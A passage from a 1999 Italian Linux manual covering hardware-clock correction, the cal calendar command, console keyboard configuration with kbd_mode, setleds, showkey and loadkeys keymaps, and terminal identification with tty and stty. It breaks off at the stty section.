`[+|-]`⟨*aggiustamento-giornaliero*⟩ ⟨*ultimo-utilizzo*⟩ ⟨*resto*⟩

Quando questo file non è configurato, appare la riga seguente:

```
0.0 0 0.0
```

Il primo valore rappresenta l'aggiustamento giornaliero in secondi che sarebbe necessario per fare sì che l'orologio hardware sia corretto. Per esempio, se vengono guadagnati sistematicamente 5 secondi ogni giorno, si può modificare il primo valore indicando **`-5.0`**.

Il secondo numero viene gestito dai programmi che si occupano di aggiustare l'orologio, e serve a memorizzare quando è stato fatto l'ultimo aggiustamento. Questo valore viene indicato con un numero che rappresenta quanti secondi sono trascorsi a partire dalla data di riferimento del sistema.

L'ultimo valore rappresenta la parte frazionaria di secondo che non ha potuto essere utilizzata nell'ultimo aggiustamento.

In pratica, l'amministratore del sistema deve occuparsi solo di modificare il primo valore, perché gli altri due sono gestiti direttamente dai programmi che si occupano di correggere l'orario. Eventualmente, utilizzano il programma **`hwclock`** con l'opzione **`--set`**, non è nemmeno necessario preoccuparsi di questo.

Per fare in modo che l'orologio hardware venga corretto regolarmente attraverso le informazioni di questo file, è necessario che la procedura di inizializzazione del sistema sia stata predisposta in modo tale da provvedere ogni volta che viene avviato il sistema operativo. Di solito, le distribuzioni GNU/Linux sono già organizzate in questo modo; tuttavia potrebbe rimanere il problema di aggiornare l'orologio durante il funzionamento del sistema, in tutti i casi in cui l'elaboratore rimane acceso per tempi molto lunghi (si pensi a un nodo di Internet che offre dei servizi ininterrottamente). Evidentemente, occorre configurare il sistema Cron in modo da eseguire ogni giorno (a una certa ora) i comandi seguenti:

```
/sbin/clock -u -a
/sbin/clock -u -s
```

Oppure:

```
/sbin/hwclock -u -a
/sbin/hwclock -u -s
```

In pratica, prima si aggiorna l'orologio hardware e quindi si riallinea l'orologio del sistema operativo (negli esempi mostrati si presume che l'orologio hardware sia puntato sul tempo universale).

> Il programma **`clock`** originale dovrebbe fare tutto utilizzando solo l'opzione **`-a`** (senza bisogno di essere riavviato con l'opzione **`-s`** per allineare il kernel). Tuttavia, se si tratta di un collegamento a **`hwclock`** che accetta la stessa opzione, l'aggiornamento dell'orologio del kernel deve essere richiesto in modo esplicito come è stato mostrato.

## 24.5 Calendario

Oltre ai problemi legati alla gestione dell'orologio interno del sitema, si può sentire l'esigenza di consultare un calendario, più o meno «perpetuo», che non sia limitato alla convenzione Unix per cui il tempo inizia il primo giorno del 1970. A questo proposito è bene tenere a mente il problema della riforma gregoriana. Da *cal(1)*:

*Si assume che la riforma gregoriana sia avvenuta il 3 settembre 1752. In quel momento, la maggior parte dei paesi ha riconosciuto la riforma (benché alcuni non l'abbiano riconosciuta fino agli inizi del 1900). Dieci giorni dopo tale data furono eliminati dalla riforma, così che il calendario per quel mese risulta un po' insolito.*

## 24.5.1 $ cal

`cal [⟨opzioni⟩] [⟨mese⟩] [⟨anno⟩]`

**`cal`** serve a visualizzare un calendario molto semplice. Se non si indicano argomenti nella riga di comando, **`cal`** si limita a mostrare il mese attuale (in base alla data dell'orologio del sistema).

È possibile indicare un mese particolare, di un certo anno, oppure solo un anno. Il mese si indica con un numero da 1 a 12, mentre l'anno si indica con un numero da 1 a 9999. A questo proposito, è bene precisare che se si indica un numero soltanto, tra gli argomenti, questo viene inteso come l'anno, e non il mese.

**`cal`** è sensibile alla configurazione della localizzazione, attraverso la variabile di ambiente **`LANG`**, oppure le variabili **`LC_*`** (si veda il capitolo 32). Così facendo, si ottengono i nomi delle settimane e dei mesi nella lingua prescelta.

Alcune opzioni

`-j`

Mostra la data giuliana; in pratica, si numerano i giorni a partire dall'inizio dell'anno, dove il primo giorno è 1.

`-m`

Mostra il lunedì come il primo giorno della settimana.

Esempi

`$` **`cal`**

Mostra il calendario del mese corrente.

`$` **`cal -m`**

Come nell'esempio precedente, mettendo il lunedì all'inizio della settimana.

`$` **`cal -m 1752`**

Mostra il calendario dell'anno 1752 (l'anno della riforma gregoriana).

`$` **`cal -m 9 1752`**

Mostra il calendario di settembre 1752. Il risultato si può vedere dall'esempio seguente:

```
   settembre 1752
lu ma me gi ve sa do
    1  2 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte vii

# Terminali a caratteri

# Gestione della console e dei terminali a caratteri in generale

Il terminale, in qualunque forma esso sia (console, terminale remoto, applicazione a finestra all'interno di X) è il mezzo normale di comunicazione tra l'utente e il sistema. Senza di esso non ci sarebbe alcuna possibilità di avviare nuovi processi e di conseguenza, nemmeno di poter compiere alcuna attività.

Per questo, l'attivazione di un programma per la gestione del terminale è l'ultima fase di una procedura di inizializzazione del sistema, ed è quella che precede immediatamente il *login*, cioè il sistema di riconoscimento dell'utente che si accinge a utilizzare il sistema. I programmi Getty che sono quelli responsabili dell'attivazione del terminale prima del *login*, verranno introdotti nel prossimo capitolo.

La tabella 25.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| kbd_mode | Interroga o modifica la modalità della tastiera. |
| setleds | Impostazione di [ *BlocNum* ], [ *Fissamaiuscole* ] e [ *BlocScorr* ]. |
| showkey | Emette il codice corrispondente ai tasti premuti. |
| /usr/src/linux/drivers/char/defkeymap.c | Mappa della tastiera predefinita nel kernel. |
| /usr/lib/kbd/keymaps/ | Directory dei file di mappa delle varie nazionalità. |
| loadkeys | Modifica la mappa della tastiera. |
| dumpkeys | Emette la mappa della tastiera in funzione. |
| tty | Emette il nome corrispondente al terminale attivo. |
| stty | Definisce le caratteristiche della connessione del terminale. |
| /etc/termcap | Configurazione obsoleta delle caratteristiche dei terminali. |
| /usr/share/terminfo/?/* | Configurazione delle caratteristiche dei terminali. |
| $TERM | Variabile che definisce il tipo di terminale in uso. |
| clear | Ripulisce lo schermo. |
| reset | Reinizializza l'impostazione del terminale. |
| setfont | Definisce i caratteri per lo schermo delle console EGA/VGA. |
| /dev/mouse | Collegamento simbolico al dispositivo del mouse. |
| gpm | Programma di gestione del mouse nelle console virtuali. |
| script | Registrazione di una sessione di lavoro. |
| /dev/vcs* | Dispositivi per la cattura dello schermo di console virtuali. |
| open | Esegue un comando in una particolare console virtuale. |
| switchto | Seleziona una particolare console virtuale. |
| /dev/tty* | Dispositivi per le console virtuali. |
| /dev/console | Dispositivo della console. |

Tabella 25.1: Riepilogo dei programmi e dei file per la gestione dei terminali a caratteri.

## 25.1 Tastiera

La gestione della tastiera avviene attraverso un sistema piuttosto complesso. Solitamente si fa riferimento al programma **`loadkeys`** come unico responsabile della definizione delle funzioni associate ai tasti, ma questo non basta per comprendere il problema.

I segnali della tastiera vengono ricevuti direttamente dal kernel che poi li fornisce ai programmi, in vario modo, a seconda di una data modalità selezionata.

Il programma **`kbd_mode`** permette di conoscere o di modificare la modalità di funzionamento della tastiera, ma la modifica è da riservare sono a occasioni particolari, di solito utilizzando una connessione remota, quando un programma ha modificato la modalità della tastiera rendendo inutilizzabile la console.

### 25.1.1 Tastiera locale e tastiera remota

In generale, ciò che conta è fare in modo che funzioni correttamente **la tastiera connessa al proprio elaboratore**. Questo è importante perché, quando si utilizza una connessione remota, per esempio attraverso Telnet, la tastiera che si adopera dipende, per la sua configurazione, dall'elaboratore a cui è connessa fisicamente, e non da quello con il quale si è collegati. Leggendolo così potrebbe sembrare una cosa evidente, ma quando ci si trova a farlo veramente, non lo è più così tanto.

In questo senso, se da una connessione remota viene dato un comando per modificare la modalità di funzionamento o la mappa della tastiera, l'effetto si risentirà sulla console dell'elaboratore che riceve il comando e non nel terminale remoto.

Queste considerazioni permettono anche di comprendere che la connessione remota è indipendente da qualunque configurazione che riguardi la tastiera di un certo elaboratore. Perciò, una configurazione errata che renda inutilizzabile una console, può essere corretta attraverso una connessione remota.

### 25.1.2 Console virtuali

GNU/Linux, come altri sistemi Unix, consente di gestire diversi terminali sull'unica console esistente effettivamente. Questi vengono definiti ***console virtuali***. Attraverso alcune combinazioni di tasti si riesce a passare da una console virtuale all'altra. Queste combinazioni sono normalmente [ *Alt+F1* ], [ *Alt+F2* ],... oppure [ *Ctrl+Alt+F1* ], [ *Ctrl+Alt+F2* ],... ma possono essere modificate (anche se ciò non è consigliabile).

La console vera e propria, corrisponde quasi sempre alla console virtuale in funzione in un dato momento.

La configurazione della tastiera, a seconda del tipo di modalità su cui si interviene, può avere effetto su tutte le console virtuali, oppure solo su quella attiva.

### 25.1.3 $ kbd_mode

`kbd_mode [`⟨*opzioni*⟩`]`

**`kbd_mode`** permette di conoscere o di modificare la modalità di funzionamento della tastiera della console. Ciò significa, implicitamente, che l'effetto riguarda la console virtuale attiva, e quando viene utilizzato a distanza, attraverso **`telnet`** o un altro programma simile, ha effetto sulla console virtuale attiva nell'elaboratore al quale si è connessi.

L'utilizzo di questo programma deve essere fatto con prudenza: la visualizzazione della modalità di funzionamento della tastiera non provoca alcun inconveniente, ma la modifica errata della modalità, comporta l'impossibilità di continuare a utilizzarla.

> È meglio evitare di utilizzare questo programma per modificare la modalità della tastiera, da una finestra di terminale, all'interno del sistema grafico X.

Opzioni

Se **`kbd_mode`** viene avviato senza opzioni, il risultato che si ottiene è la visualizzazione della modalità attiva. Questo dovrebbe essere l'uso normale del programma.

`-s`

L'opzione **`-s`** attiva la modalità *scancode*, o RAW. Questa è la modalità che si osserva normalmente nelle finestre di terminale del sistema grafico X. Questa modalità non può essere utilizzata per le console virtuali normali.

`-k`

L'opzione **`-k`** attiva la modalità *keycode*, o MEDIUMRAW. Questa modalità non può essere utilizzata per le console virtuali normali.

`-a`

L'opzione **`-a`** attiva la modalità ASCII o XLATE. Questa modalità è quella normale quando si utilizzano le console virtuali. Questa modalità fa uso della mappa definita da **`loadkeys`**.

`-u`

L'opzione **`-u`** attiva la modalità UTF-8 o UNICODE. Questa modalità fa uso della mappa definita da **`loadkeys`**.

Esempi

Se la console di un elaboratore è rimasta bloccata e comunque esiste la possibilità di connettersi a questo da un'altra postazione funzionante, si può ripristinare la modalità corretta della tastiera da lì. Nell'esempio seguente, l'elaboratore da sistemare è **`dinkel.brot.dg`** e quello dal quale si interviene è **`roggen.brot.dg`**.

roggen.brot.dg$ **telnet dinkel.brot.dg**[ *Invio* ]

```
Trying dinkel.brot.dg...
Connected to dinkel.brot.dg.
Escape character is '^]'.
```

login: **root**[ *Invio* ]

Password: ************[ *Invio* ]

dinkel.brot.dg$ **kbd_mode -a**[ *Invio* ]

dinkel.brot.dg$ **exit**[ *Invio* ]

Questo esempio presume che si abbia già una certa conoscenza di come si instaura una connessione remota attraverso il programma **telnet**. L'utente inesperto che dovesse tentare una cosa del genere potrebbe non essere capace di completare il *login* a causa del fatto che normalmente viene impedito l'accesso all'utente **root** da una postazione remota, per motivi di sicurezza.

### 25.1.4 $ setleds

setleds [⟨*opzioni*⟩] [⟨*modalità*⟩...]

Il programma **setleds** interviene esclusivamente su una console virtuale attiva, o meglio, quella da cui proviene lo standard input. Non può essere utilizzato in altre situazioni. Lo scopo del programma è di intervenire sull'impostazione dei tasti [ *Fissamaiuscole* ] (*capslock*), [ *BlocNum* ] (*numlock*) e [ *BlocScorr* ] (*ScrollLock*).

Solitamente, questi tasti attivano o disattivano la modalità corrispondente, e questa viene segnalata da una spia luminosa sulla tastiera, una per ogni modalità. Queste spie sono notoriamente dei *led* (*Light Emitting Diode*), e spesso sono chiamati così anche in italiano.

Il programma permette di intervenire sia attivando o disattivando queste modalità che accendendo o spegnendo i *led*.

Opzioni

Utilizzando il programma senza argomenti, si ottiene il resoconto sull'impostazione dei tasti su cui può intervenire, e su quella dei *led* corrispondenti.

-F

L'opzione **-F** è quella predefinita, quando vengono indicate solo delle modalità. Con questa, si modifica lo stato corrispondente alle modalità indicate. Se i *led* non sono impostati indipendentemente, rifletteranno la nuova situazione.

-D

L'opzione **-D** è analoga a **-F**, con la differenza che la nuova impostazione diviene predefinita ed è ciò che si ripresenta a seguito di un ripristino attraverso l'uso del comando **reset**.

-L

L'opzione **-L** fa in modo di intervenire solo sui *led*. Dal momento in cui si utilizza **setleds** con questa opzione, si sgancia il funzionamento dei *led* dall'uso dei tasti a cui sarebbero abbinati. Per ripristinare il collegamento tra *led* e tasti, si può utilizzare nuovamente **setleds** con l'opzione **-L** da sola, senza altri argomenti.

Modalità

+num | -num

Attiva o disattiva [ *BlocNum* ].

+caps | -caps

Attiva o disattiva [ *Fissamaiuscole* ].

+scroll | -scroll

Attiva o disattiva [ *BlocScorr* ].

Esempi

$ **setleds**

Mostra la configurazione attuale.

$ **setleds +num**

Attiva i numeri nella tastiera numerica.

$ **setleds -L +scroll**

Accende il *led* **ScrollLock** senza altro effetto sull'uso della tastiera.

$ **setleds -L**

Ripristina il collegamento tra *led* e tastiera.

# **setleds +num < /dev/tty1**

Attiva i numeri nella tastiera numerica della prima console virtuale.

### 25.1.5 Mappa della tastiera

Il primo problema che si incontra dal punto di vista della nazionalizzazione di un sistema operativo, è la disposizione dei tasti sulla tastiera. Quando la tastiera viene utilizzata in modalità ASCII o UNICODE, il kernel utilizza una tabella di conversione prima di trasmettere alle applicazioni i tasti premuti.

In fase di compilazione del kernel viene definita una tabella predefinita attraverso il file `/usr/src/linux/driver/char/defkeymap.c`. Normalmente questo file corrisponde alla mappa della tastiera USA, ma può anche essere cambiato come si vedrà in seguito.

Di solito, la mappa della tastiera viene ridefinita attraverso il programma **loadkeys** indicando come argomento il nome di un file contenente la mappa desiderata. I file delle varie mappe disponibili sono contenuti normalmente a partire dalla directory `/usr/lib/kbd/keymaps/`.

Il sistema della mappa della tastiera che si descrive qui e nelle sezioni seguenti, riguarda solo le console virtuali di GNU/Linux e non l'impostazione fatta dal sistema grafico X per i programmi che si avviano al suo interno.

### 25.1.6 $ showkey

showkey [⟨*opzioni*⟩]

Il programma **showkey** permette di visualizzare, attraverso lo standard output, il codice corrispondente ai tasti che si premono e si rilasciano. Dal momento che ciò impegna totalmente la tastiera, **showkey** conclude il suo funzionamento dopo dieci secondi di inattività.

| Questo programma non può funzionare in una finestra di terminale nel sistema grafico X. |
|---|

Opzioni

-s | --scancodes

Fa in modo che **showkey** mostri i codici *scancode*. L'utilizzo della tastiera in questa modalità è abbastanza raro, quindi sarà raramente utile conoscere la corrispondenza della pressione e rilascio dei tasti in questa modalità.

-k | --keycode

Fa in modo che **showkey** mostri i codici *keycode*. È il funzionamento predefinito, quando non si indicano argomenti di alcun genere. È questa la codifica a cui si fa riferimento quando si costruiscono i file di mappa gestiti da **loadkeys**.

### 25.1.7 File di mappa

Prima di vedere come utilizzare il programma **loadkeys** è opportuno descrivere rapidamente come deve essere predisposto un file da usare per definire la mappa della tastiera. Fortunatamente, non esiste la necessità di modificarlo, ma ciò potrebbe essere ugualmente desiderabile.

All'interno del file sono ammessi i commenti, prefissati con un punto esclamativo (**!**) oppure con il simbolo **#**; nello stesso modo sono ignorate le righe vuote e quelle bianche. Le righe che definiscono qualcosa possono essere continuate con una barra obliqua inversa (****) che precede il codice di interruzione di riga.

Possono essere usate diverse definizioni, secondo le sintassi seguenti.

charset "iso-8859-*x*"

In questo caso si definisce l'insieme di caratteri utilizzato e, per quanto ci riguarda, dovrebbe trattarsi di **iso-8859-1**. Normalmente, non è nemmeno necessario inserire questo tipo di dichiarazione nei file.

`keycode` ⟨*numero-tasto*⟩ `=` ⟨*simbolo*⟩ ⟨*simbolo*⟩`...`

Questa definizione attribuisce a un tasto diversi significati, in funzione dell'eventuale combinazione con altri.

`string` ⟨*nome*⟩ `=` ⟨*stringa*⟩

Per facilitare la costruzione di un file di mappa del genere, si possono definire alcuni nomi di tasti il cui significato viene chiarito in seguito attraverso questo tipo di dichiarazione. Lo si fa normalmente con i tasti funzionali ([ *F1* ], [ *F2* ], ecc.).

#### 25.1.7.1 Modificatori

Con il termine ***modificatore*** si fa riferimento a quei tasti che si possono usare per ottenere delle combinazioni. La tabella 25.2 ne mostra l'elenco e il ***peso***.

| Modificatore | Sigla | peso |
|---|---|---|
| (nessuno) | | 0 |
| Maiuscole (indifferentemente sinistro o destro) | Shift | 1 |
| Alt destro | AltGr | 2 |
| Control (indifferentemente sinistro o destro) | Ctrl | 4 |
| Alt sinistro | Alt | 8 |
| Maiuscole sinistro | ShiftL | 16 |
| Maiuscole destro | ShiftR | 32 |
| Control sinistro | CtrlL | 64 |
| Control destro | CtrlR | 128 |

Tabella 25.2: Elenco dei tasti modificatori e del loro peso.

I modificatori sono otto, a cui si somma la situazione normale in cui nessun modificatore viene utilizzato. Volendo indicare tutte le combinazioni possibili di modificatori, queste sarebbero 255, ma è un po' difficile immaginare che si voglia definire una combinazione del tipo [ *CtrlL+CtrlR+Alt+AltGr+Shift+a* ] o ancora peggiore (sarebbe decisamente un bell'esercizio di digitazione).

Attraverso il numero del peso, si può fare riferimento a un modificatore o a una combinazione di modificatori, in modo molto semplice: sommandone i valori. Per esempio, 1 rappresenta [ *Shift* ], 2 rappresenta [ *AltGr* ] e 3 rappresenta [ *Shift+AltGr* ]. Di conseguenza, 255 rappresenta la pressione simultanea di tutti i modificatori.

#### 25.1.7.2 Specificazione di mappa

Quando si specifica la funzione di un tasto attraverso l'istruzione **`keycode`**, si indicano una serie di funzioni in sequenza. Il significato di questa sequenza dipende dai tipi di modificatori e dalle loro combinazioni che si intendono utilizzare. Questo viene definito attraverso un'istruzione **`keymaps`** iniziale.

`keymaps` ⟨*peso*⟩`[,`⟨*peso*⟩`]...`

Per esempio, l'istruzione seguente indica l'utilizzo dei pesi 0, 1, 2, 4, 6, 8, 9 e 12.

```
keymaps 0-2,4,6,8-9,12
```

Come si vede nell'esempio, si fa riferimento anche a intervalli, quindi, **`0-2`** rappresenta tutti i valori da 0 a 2, ovvero, 0, 1 e 2. La stessa cosa avrebbe potuto essere dichiarata in un modo più esplicito come nell'esempio seguente:

```
keymaps 0,1,2,4,6,8,9,12
```

Questi valori indicano che nella mappa definita dalle direttive successive, si fa riferimento ai tasti premuti da soli, in combinazione con [ *Shift* ], [ *AltGr* ], [ *Ctrl* ] (indifferentemente sinistro o destro), [ *Ctrl+AltGr* ], [ *Alt* ], [ *Alt+Shift* ] e [ *Ctrl+Alt* ]. Le istruzioni **`keycode`** successive all'istruzione **`keymaps`** dell'esempio vengono interpretate di conseguenza. L'esempio seguente dovrebbe chiarirlo.

```
keycode 26 = egrave  eacute  bracketleft  Escape  VoidSymbol  Meta_bracketleft
```

In questo caso, premendo il tasto corrispondente alla lettera **`è`**, nella tastiera italiana, si ottiene esattamente questa lettera (**`egrave`**). In combinazione con:

- [ *Shift* ] si ottiene la lettera **`é`**;
- [ *AltGr* ] si ottiene la parentesi quadra aperta (sinistra);
- [ *Ctrl* ] si ottiene un escape;
- [ *Ctrl+AltGr* ] non si ottiene alcunché;
- [ *Alt* ] si ottiene l'equivalente di [ *Meta+[* ].

In tutti i casi rimanenti non si ottiene alcun risultato.

#### 25.1.7.3 Alt o Meta

Dall'esempio visto nella sezione precedente dovrebbe essere apparsa finalmente chiara la differenza tra «Alt» e «Meta». Alt è il nome di un tasto di una tastiera particolare, quella dei PC, mentre Meta è un'astrazione che serve a generalizzare le definizioni.

Dall'esempio visto in precedenza, quello riportato nuovamente qui sotto, si fa in modo di abbinare alla combinazione reale [ *Alt+è* ] la combinazione astratta [ *Meta+[* ].

```
keymaps 0,1,2,4,6,8,9,12
...
keycode 26 = egrave  eacute  bracketleft  Escape  VoidSymbol  Meta_bracketleft
```

#### 25.1.7.4 keycode

L'istruzione **`keycode`** permette di indicare in sequenza il significato di un certo tasto, in funzione dell'eventuale combinazione con i modificatori previsti con l'istruzione **`keymaps`**.

Quando si vuole indicare un'azione nulla, si usa il nome **`VoidSymbol`**, e quello che non viene scritto nella parte finale, vale come se fosse sempre **`VoidSymbol`**.

Per facilitare l'indicazione del risultato di combinazioni si possono usare dichiarazioni **`keycode`** successive che valgono per una singola situazione. L'esempio seguente è identico, per risultato, a quello visto in precedenza, e la differenza sta nel fatto che così ci si limita a indicare un'istruzione **`keycode`** normale per le situazioni normali (tasto premuto da solo, oppure in combinazione con [ *shift* ], o anche con [ *AltGr* ]), e sotto, eventualmente, le altre combinazioni utili.

```
keymaps 0,1,2,4,6,8,9,12
...
keycode  26 = egrave           eacute           bracketleft
        control keycode  26 = Escape
        alt     keycode  26 = Meta_bracketleft
```

#### 25.1.7.5 Funzionalità speciali

Studiando un file di mappa della tastiera si possono trovare alcune cose interessanti, come la definizione di combinazioni particolari. Gli estratti riportati di seguito provengono dalla mappa italiana normale: `/usr/lib/kbd/keymaps/it.map`. I modificatori utilizzati sono quelli degli esempi precedenti, ovvero: 0, 1, 2, 4, 6, 8, 9 e 12.

---

```
keycode  57 = space            space
        control keycode  57 = nul
        alt     keycode  57 = Meta_space
        control alt keycode 57 = Meta_nul
```

In questo caso, nelle situazioni in cui ciò potesse servire, la combinazione [ *Ctrl+Spazio* ] genera un carattere **`nul`**.

---

```
keycode  59 = F1               F11              Console_13
        control keycode  59 = F1
        alt     keycode  59 = Console_1
        control alt     keycode  59 = Console_1
keycode  60 = F2               F12              Console_14
        control keycode  60 = F2
        alt     keycode  60 = Console_2
        control alt     keycode  60 = Console_2
...
string F1 = "\033[[A"
string F2 = "\033[[B"
...
string F11 = "\033[23~"
string F12 = "\033[24~"
...
```

Si tratta della dichiarazione del comportamento dei tasti funzionali. I nomi di questi tasti non sono riconosciuti e quindi si dichiara più avanti la stringa che deve essere generata quando si fa riferimento a questi.

Si può osservare che la combinazione [ *Shift+F1* ] genera l'equivalente di [ *F11* ].

La combinazione [ *Alt+F1* ] o [ *Ctrl+Alt+F1* ] serve notoriamente per selezionare la prima console virtuale, e questo viene definito chiaramente con le istruzioni **`alt keycode 59 = Console_1`** e **`control alt keycode 59 = Console_1`**. Nello stesso modo si può osservare che la combinazione [ *AltGr+F1* ] seleziona la tredicesima console virtuale (ammesso che ci sia).

---

```
keycode  70 = Scroll_Lock      Show_Memory      Show_Registers
        control keycode  70 = Show_State
        alt     keycode  70 = Scroll_Lock
```

Da questa dichiarazione, si osserva che la combinazione [ *Shift+BlocScorr* ] visualizza la situazione dell'uso della memoria, la combinazione [ *AltGr+BlocScorr* ] mostra la situazione dei registri e la combinazione [ *Ctrl+BlocScorr* ] mostra lo stato.

### 25.1.8 $ loadkeys

`loadkeys [`⟨*opzioni*⟩`] [`⟨*file*⟩`]`

**`loadkeys`** viene usato normalmente per cambiare la mappa della tastiera utilizzata in tutte le console virtuali, attraverso le indicazioni contenute in un file fornito come argomento o attraverso lo standard input. Il file fornito come argomento, se non contiene l'indicazione di un percorso, viene cercato a partire dalla directory `/usr/lib/kbd/keymaps/`⟨*piattaforma*⟩`/`.

È importante considerare che la modifica interviene su tutte le console virtuali, e se si tenta qualcosa del genere attraverso una connessione remota si interviene sull'elaboratore con il quale si è connessi, e non su quello dal quale si sta operando.

**`loadkeys`** può essere utilizzato anche solo per generare un file sorgente da utilizzare al posto di `/usr/src/linux/drivers/char/defkeymap.c` quando si compila un nuovo kernel.

Alcune opzioni

`-m | --mktable`

Emette attraverso lo standard output il contenuto di un file che può essere utilizzato al posto di `/usr/src/linux/drivers/char/defkeymap.c` in modo da essere incorporato nel kernel alla prossima compilazione.

Esempi

`$` **`loadkeys /usr/lib/kbd/keymaps/i386/qwerty/it.map`**

Carica la mappa contenuta nel file `/usr/lib/kbd/keymaps/i386/qwerty/it.map`.

`$` **`loadkeys it.map`**

Esattamente come nell'esempio precedente, supponendo di operare su una piattaforma i386.

`$` **`loadkeys it`**

Esattamente come nell'esempio precedente.

`$` **`loadkeys -m it > /usr/src/linux/drivers/char/defkeymap.c`**

Genera il file `/usr/src/linux/drivers/char/defkeymap.c` in base alla mappa **`it.map`**.

### 25.1.9 $ dumpkeys

`dumpkeys [`⟨*opzioni*⟩`]`

**`dumpkeys`** viene usato normalmente per emettere attraverso lo standard output la mappa attuale della tastiera.

Vedere *dumpkeys(1)*.

## 25.2 Identificazione del terminale

È importante poter identificare il terminale da cui si accede, almeno in base al tipo di dispositivo utilizzato. In pratica, si dispone del programma **`tty`** che è in grado di restituire il nome del file di dispositivo corrispondente. Con questa informazione si possono creare degli script opportuni, eventualmente per filtrare l'accesso da parte degli utenti.

### 25.2.1 $ tty

`tty [⟨opzioni⟩]`

**`tty`** emette attraverso lo standard output il nome del terminale con cui si è connessi.

Alcune opzioni

`-s | --silent | --quiet`

Non emette alcuna segnalazione, si limita a restituire un valore.

Exit status

- **`0`** se lo standard input è un terminale;
- **`1`** se lo standard input non è un terminale;
- **`2`** se sono stati forniti argomenti errati;
- **`3`** se si è verificato un errore di scrittura.

Esempi

```
#!/bin/sh
if [ `tty` = "/dev/tty1" ]
then
    echo "spiacente, non puoi usare questo terminale"
else
    ls
fi
```

Questo esempio è solo un pretesto per mostrare in che modo potrebbe essere utile **`tty`**. Se l'utente sta utilizzando la prima console virtuale (`/dev/tty1`), viene respinto; altrimenti viene eseguito il comando **`ls`**.

## 25.3 Configurazione del terminale

Le caratteristiche dei terminali a caratteri possono essere molto diverse e questo è il problema principale che si pone di fronte alla ricerca verso una standardizzazione nel comportamento dei programmi per i sistemi Unix.

Si distinguono due problemi di ordine diverso: la configurazione del I/O (input/output) tra il terminale e il sistema, ovvero della linea di terminale (TTY), e la configurazione particolare dello schermo. La configurazione del I/O regola il modo in cui i dati possono essere inseriti attraverso la tastiera e come questo inserimento può essere controllato sullo schermo durante la sua digitazione (*echo*); la configurazione dello schermo riguarda il modo di rappresentare simboli determinati e di comportarsi di fronte a sequenze di escape determinate.

```
      +---------+
      |         |
      | Schermo |                        +-------------+
      |         |      Linea TTY         |             |
      +---------+......................|   Sistema   |
      +---------+      Connessione       |             |
      |Tastiera |                        |             |
      +---------+                        +-------------+
Terminale a caratteri
```

Figura 25.1: Schema banale della connessione di un terminale a caratteri.

Il tipo di connessione utilizzata (si pensi alla differenza che c'è tra una console legata strettamente con il sistema, rispetto a un terminale seriale o remoto), implica problemi differenti di gestione della linea TTY. L'utilizzatore normale non ha mai bisogno di preoccuparsi di questo, in quanto per ogni situazione c'è già un'impostazione predefinita che dovrebbe soddisfare le esigenze di tutti. Inoltre, nelle connessioni remote, il problema di questa configurazione si sposta sui programmi che si utilizzano per questi scopi; saranno poi questi programmi a definire la configurazione della linea e del I/O elementare.

All'utente è data la possibilità di verificare questa configurazione e di modificarla, attraverso il programma **`stty`** (*Set TTY*).

La fase successiva è la definizione delle particolarità degli schermi dei terminali, per ciò che riguarda le sequenze di escape che questi riconoscono, attraverso una sorta di *database*, in modo da permettere ai programmi di potervisi adattare.

### 25.3.1 Linea TTY

Prima di descrivere l'utilizzo (sommario) di **stty**, conviene prendere confidenza con il problema, attraverso un po' di esercizio.

$ **cat > /dev/null**[ *Invio* ]

Avviando il programma **cat** in questo modo, si può analizzare ciò che succede quando si inserisce qualcosa attraverso la tastiera del proprio terminale.

**asdfghjkl**[ *Invio* ]

**qwertyuiop**[ *Invio* ]

Digitando lettere normali, queste appaiono semplicemente sullo schermo. L'eco dell'input, non è una cosa scontata; deriva da una configurazione, anche se questa è generalmente predefinita.

[ *Ctrl+p* ][ *Ctrl+l* ][ *Esc* ][ *F1* ][ *F2* ][ *Invio* ]

```
^P^L^[^[[[A^[[[B
```

Generalmente, i caratteri di controllo che non hanno significati speciali, vengono visualizzati (*echo*) come lettere maiuscole (o brevi stringhe) precedute da un accento circonflesso, come mostra l'esempio. Anche questa è una caratteristica configurabile, anche se predefinita normalmente in questo modo.

Ad alcuni caratteri di controllo viene attribuito un significato speciale, che si traduce in un comportamento e non nell'eco di un qualche simbolo.

**asdf ghjk lqwe rtyu iop**[ *Ctrl+?* ][ *Ctrl+?* ][ *Ctrl+?* ][ *Ctrl+w* ][ *Invio* ]

```
asdf ghjk lqwe
```

La combinazione [ *Ctrl+?* ] genera normalmente il carattere speciale **^?**, che di solito è abbinato alla funzione erase, che a sua volta si traduce nella cancellazione dell'ultimo carattere inserito. La combinazione [ *Ctrl+w* ] genera normalmente il carattere speciale **^W**, che di solito è abbinato alla funzione werase, che a sua volta si traduce nella cancellazione dell'ultima parola inserita.

Ad altri caratteri di controllo viene abbinato l'invio di un segnale al processo collegato alla linea di terminale. Ecco che così, di solito, la combinazione [ *Ctrl+c* ] genera il carattere speciale **^C**, con il quale viene inviato un segnale **SIGINT** al processo collegato. Nello stesso modo, la combinazione [ *Ctrl+z* ] genera il carattere speciale **^Z**, con il quale viene inviato un segnale **SIGTSTP** al processo collegato (cosa che generalmente si traduce nell'essere messo sullo sfondo dalla shell).

Per concludere questo esercizio, basta utilizzare la combinazione [ *Ctrl+c* ], per terminare il funzionamento di **cat**.

[ *Ctrl+c* ]

Un'altra cosa interessante è la possibilità di bloccare il flusso dell'output sullo schermo e di riprenderlo successivamente. Per questo si usano normalmente le combinazioni di tasti [ *Ctrl+s* ] e [ *Ctrl+q* ], che generano rispettivamente i codici **^S** e **^Q**.

Per verificarne il funzionamento, basta provare a lanciare un comando che emette un output molto lungo, come il seguente:

$ **find / -print**

Per sospendere il flusso visualizzato sullo schermo del terminale, basta premere [ *Ctrl+s* ]; per farlo riprendere, [ *Ctrl+q* ].

### 25.3.2 $ stty

stty [⟨*opzioni*⟩ | ⟨*configurazione*⟩]

**stty** permette di modificare le caratteristiche della connessione del terminale al sistema. Se viene avviato senza argomenti, visualizza le informazioni salienti della connessione. Gli argomenti della configurazione sono delle parole chiave che possono apparire precedute o meno dal trattino che di solito si usa per le opzioni: se non si usa il trattino, la parola chiave viene intesa come attivazione di qualcosa, con il trattino si intende la disattivazione della stessa cosa.

Il motivo più comune per servirsi di questo programma è quello di conoscere le combinazioni di tasti che si possono utilizzare per generare dei segnali particolari. Avviando **stty** con l'opzione **-a** si ottiene la configurazione corrente.

$ **stty -a**

